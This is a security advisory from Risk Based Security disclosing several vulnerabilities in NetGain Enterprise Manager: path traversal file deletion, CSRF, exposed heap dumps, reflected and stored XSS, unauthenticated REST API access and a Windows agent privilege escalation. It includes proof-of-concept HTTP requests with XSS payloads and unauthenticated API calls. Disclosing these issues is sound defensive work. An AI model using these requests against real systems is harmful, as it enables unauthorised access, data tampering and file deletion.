RBS-2018-004

NetGain Enterprise Manager Multiple Vulnerabilities

Table of Contents

Vendor / Product Information

NetGain Systems is a Singapore-based company that develops NetGain Enterprise Manager - a web-based IT infrastructure monitoring and management solution. The product is one of four solutions sold to over 500 companies worldwide.

Vulnerable Program Details

Details for tested products and versions:

Vendor:	NetGain
Product:	NetGain Enterprise Manager
Version:	7.2.806 build 1116, 10.0.6 build 50, and 10.0.8 build 51

NOTE: Other versions than the one listed above are likely affected.

Credits

Sven Krewitt, Risk Based Security
Twitter: @RiskBased

Impact

NetGain Enterprise Manager provides a web-based management interface for configuring and viewing all monitored network devices and applications. This web interface is affected by multiple vulnerabilities that allow cross-site request forgery and cross-site scripting attacks, gain access to sensitive API and functions, and disclose sensitive information.

Vulnerability Details

/u/jsp/log/del_do.jsp filename Parameter Path Traversal Remote File Deletion

Input passed via the `filenames` parameter to the `/u/jsp/log/del_do.jsp` endpoint is not properly sanitized, allowing to traverse outside of a restricted path.

According to the `web/WEB-INF/web.xml` file that is included in the application, the related servlet class is `org.apache.jsp.u.jsp.log.del_005fdo_jsp.`

```
    <servlet-mapping>
        <servlet-name>org.apache.jsp.u.jsp.log.del_005fdo_jsp</servlet-name>
        <url-pattern>/u/jsp/log/del_do.jsp</url-pattern>
    </servlet-mapping>
```

The class file is found in `ngjsp.jar` within the subdirectory `web/lib`. Surprisingly, not only the `del_005fdo_jsp.class` file was included in the jar file under `org/apache/jsp/u/jsp/log`, but also `del_005fdo_jsp.java`, which made decompilation unnecessary.

```
try {
        String filenames = StringUtils.trimToEmpty(request.getParameter("filenames"));
    String logfile_dir = SysConfig.getProperty("server_logfile_dir");
    if (StringUtils.isEmpty(logfile_dir)) {
      logfile_dir = getInternalLogDir();
    }
        if(StringUtils.isNotEmpty(filenames)){
          String[] files = StringUtils.split(filenames, ","); [1]
          File f = null;
          for (int i=0; i<files.length; i++) {
        f = new File(logfile_dir + File.separator +files[i]);
        System.out.println("deleting file:"+
                        logfile_dir+files[i]);
        f.delete(); [2]
      }
        }
        result = true;
} catch (Exception e) {
        e.printStackTrace();
        result = false;
}
```

Input passed via the `filenames` parameter is checked for commas that separate multiple files [1]. For each file, a new file handler is initiated and the related file is removed from the file system via `delete()` [2]. As no sanitization is performed, path traversal sequences e.g. "../" can be part of the filename, resulting in the deletion of arbitrary files on the system.

The above analysis is based on version 7.2.806 build 1116, but the vulnerability also impacts version 10.0.6 build 50 and 10.0.8 build 51.

Multiple CSRF Vulnerabilities


The web-based management interface does not require multiple steps, explicit confirmation, or a unique token when performing sensitive actions. By tricking a user into visiting a malicious website or following a specially crafted link, an attacker can e.g. create users and roles, change user account and SMTP settings, or trigger heap memory dumps. In addition, it is possible to use a cross-site request forgery (CSRF) attack to access a command injection vulnerability in the ping command.

The CSRF vulnerabilities have been confirmed in version 7.2.806 build 1116 and 10.0.6 build 50. They affect the following endpoints:

`/u/jsp/tools/exec.jsp`	ping Command Execution
`/u/jsp/security/user_save_do.jsp`	User Manipulation
`/u/jsp/security/role_save_do.jsp`	Role Creation
`/u/jsp/settings/heapdumps.jsp`	Heap Memory Dump Creation
`/u/jsp/notify/settings_save_do.jsp`	SMTP Settings Manipulation

Missing Access Restrictions On Heap Memory Dump Files

The application supports the creation of heap memory dump files for debugging purposes via the `/u/jsp/settings/heapdumps.jsp` endpoint. Specifying a GET parameter of `dumpnow=1` results in a heap dump file being stored in the root web directory.




Name	Date modified	Type	Size
robots.txt	11/1/2017 2:42 AM	Text Document	1 KB
heapdump_2017_11_30_14_58_44.bin	11/30/2017 2:58 PM	BIN File	111,281 KB
heapdump_2017_11_30_14_57_26.bin	11/30/2017 2:57 PM	BIN File	111,275 KB
heapdump_2017_11_30_14_56_50.bin	11/30/2017 2:56 PM	BIN File	111,271 KB

If an attacker can guess the creation time of a heap dump file, it can be downloaded by directly accessing it. If this issue is exploited via a CSRF attack, the creation time can be determined quite precisely.

/u/jsp/common/download.jsp filename Parameter Reflected XSS

An XSS vulnerability exists because the `/u/jsp/common/download.jsp` script does not properly sanitize input to the `filename` GET parameter before returning it to users. If a victim clicks on a specially crafted link, a context-dependent attacker can execute arbitrary script code in a the victim’s browser session within the trust relationship between their browser and the NetGain EM web interface.

```
GET //u/jsp/common/download.jsp?filename=xxx');%20alert('xss HTTP/1.1
Host: 192.168.210.135:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=DABE48E9661C0537AAD88493E0326679
Connection: close
```



192.168.210.135:8081//u/jsp/common/download.jsp?filename=xxx'); alert('xss

xss

☐ Prevent this page from creating additional dialogs

/u/jsp/rest/ngmo.jsp name Parameter Stored XSS


The `/u/jsp/rest/ngmo.jsp` endpoint allows to perform various operations in the backend. When saving SNMP device credentials, input passed via the “name” parameter is not properly sanitized before returning it to users. This allows a context-dependent attacker to execute arbitrary script code in a the victim’s browser session within the trust relationship between their browser and the NetGain EM web interface.

```
POST /u/jsp/rest/ngmo.jsp HTTP/1.1
Host: 192.168.210.135:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
```

```
Referer: http://192.168.210.135:8081/u/index.jsp
Content-Length: 143
Connection: close

op=saveDeviceCredential&id=667&type=snmp_community&name=%3Cimg+src%3D%22%22+onmouseo
ver%3Djavascript%3Aalert(location)%3E&snmp_community=public
```

This request stores a XSS payload in an SNMP device credential entry in the backend. Viewing this entry in the web interface does not immediately trigger the XSS payload. It requires a victim to directly access `/u/jsp/rest/ngmo.jsp?op=deviceCredentials`.



```
[{"id":"667","content":"community: ******","snmp_community":"public","name":"
","typeLabel":"snmp_community","type":"snmp_community"}]
```

http://192.168.210.135:8081/u/jsp
/rest/ngmo.jsp?op=deviceCredentials

Multiple Access Control Vulnerabilities

Multiple endpoints in the web interface are improperly access restricted, allowing remote attackers to access sensitive functionality. Some of the issues can be used in combination with other vulnerabilities.

/u/jsp/log/del_do.jsp	Log file deletion via the `filenames` parameter
/u/jsp/notify/settings_do.jsp	Disclosure of SMTP settings
/u/jsp/notify/settings_save_do.jsp	Manipulation of SMTP settings

REST API

In the `NetGain EM-FreeEdition/web/u/jsp/rest/do.jsp` script, access to backend modules is implemented using the following function:

```
function add_ng_module(module_name, methods) {
  var module = {
    do: function(op, params, success, err) {
      return ng_backend(module_name, '/u/jsp/rest/'+module_name+'.jsp', op, params,
        success, err);
  }
};
```

Some API functions are accessible via the `/u/jsp/rest/ngmo.jsp` and `/u/jsp/rest/ngadmin.jsp` endpoints, which are similarly affected by a lack of access controls.

This allows access to critical functionality without authentication to

- access sensitive information or
- manipulate stored data.

Example information disclosure:

```
POST /u/jsp/rest/ngadmin.jsp HTTP/1.1
Host: 192.168.210.135:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.210.135:8081/u/index.jsp
Content-Length: 11
Cookie: JSESSIONID=
Connection: close

op=getUsers
```

Response:

```
[{"email":"","name":"admin","disable":"Email address or Mobile is
empty","sms":"","displayName":"admin"},{"email":"","name":"xxx","disable":"Email
address or Mobile is
empty","sms":"","displayName":"xxx"},{"email":"","name":"yyy","disable":"Email
address or Mobile is empty","sms":"","displayName":"yyy"}]
```

Example data manipulation:

```
POST /u/jsp/rest/ngmo.jsp HTTP/1.1
Host: 192.168.210.135:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
```

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://192.168.210.135:8081/u/index.jsp
Content-Length: 143
Connection: close

op=saveDeviceCredential&id=667&type=snmp_community&name=%3Cimg+src%3D%22%22+onmouseo
ver%3Djavascript%3Aalert(location)%3E&snmp_community=public
```

This request allows to conduct the stored XSS attack (see above) without prior authentication.

The analysis is based on version 7.2.806 build 1116, but the vulnerability also impacts version 10.0.6 build 50 and 10.0.8 build 51. It is expected that this missing access controls affect various other backend operations.

Windows Agent Insecure Default Permissions Local Privilege Escalation

NetGain Enterprise Manager includes a Windows Agent that installs with insecure default permissions for the `C:\NetGain_Agent\` directory. Installation e.g. inherits insecure permissions for the “Authenticated Users” group, allowing members of this group to modify files within the directory and subdirectories. By either specifying a new process or simply changing the `CommandLine` parameter in the `C:\NetGain_Agent\bin\XYNTService.ini` configurations settings file, it is possible to execute arbitrary files on the system with SYSTEM privileges.

Solution

We are not currently aware of a solution for these vulnerabilities. RBS has contacted the vendor prior to disclosing the details, but the vendor failed to respond to requested status updates. The vulnerability details are published according to the communicated disclosure deadline without a patch being available.

References

RBS:	RBS-2018-004[1]
VulnDB:	175921, 175855, 175858, 175859, 175860, 175861, 175863, 175866, 175868, 175865, 175878, 175879, 175882, 175923

[1] https://www.riskbasedsecurity.com/research/RBS-2018-004.pdf

Timeline

2017-11-30	Vulnerability discovered.
2017-12-14	Vendor responds to investigate the report.
2018-02-05	RBS requests status update due to upcoming disclosure date.
2018-03-01	Alert sent to RBS VulnDB clients
2018-03-22	Publication of this vulnerability report.

About Risk Based Security

Risk Based Security offers clients fully integrated security solutions, combining real-time vulnerability and threat data, as well as the analytical resources to understand the implications of the data, resulting in not just security, but the right security.

Company History

Risk Based Security, Inc. (RBS) was established to support organizations with the technology to turn security data into actionable information and a competitive advantage. We do so by enhancing the research available and providing a first of its kind risk identification and evidence-based security management service.

As a data driven and vendor neutral organization, RBS is able to deliver focused security solutions that are timely, cost effective, and built to address the specific threats and vulnerabilities most relevant to the organizations we serve. We not only maintain vulnerability and data breach databases, we also use this information to inform our entire practice.

Solutions

VulnDB - Vulnerability intelligence, alerting, and third party library tracking based on the largest and most comprehensive vulnerability database in the world. Available as feature-rich SaaS portal or powerful API. Vendor evaluations including our Vulnerability Timeline and Exposure Metrics (VTEM), Cost of Ownership ratings, Code Maturity, and Social Risk Scores.

Cyber Risk Analytics - Extensive data breach database including interactive dashboards and breach analytics. Clients are able to gather and analyze security threat and data breach information on businesses, industries, geographies, and causes of loss. It also allows monitoring of domains for data breaches and leaked credentials as well as implementing a continuous vendor management program with our PreBreach data.

YourCISO - Revolutionary service that provides organizations an affordable security solution including policies, vulnerability scans, awareness material, incident response, and access to high quality information security resources and consulting services.

Vulnerability Assessments (VA) and Pentesting - Regularly scheduled VAs and pentests help an organization identify weaknesses before the bad guys do. Managing the most comprehensive VDB puts us in a unique position to offer comprehensive assessments, combining the latest in scanning technology and our own data. Detailed and actionable reports are provided in a clear and easy to understand language.

Security Development Lifecycle (SDL) - Consulting, auditing, and verification specialized in breaking code, which in turn greatly increases the security of products.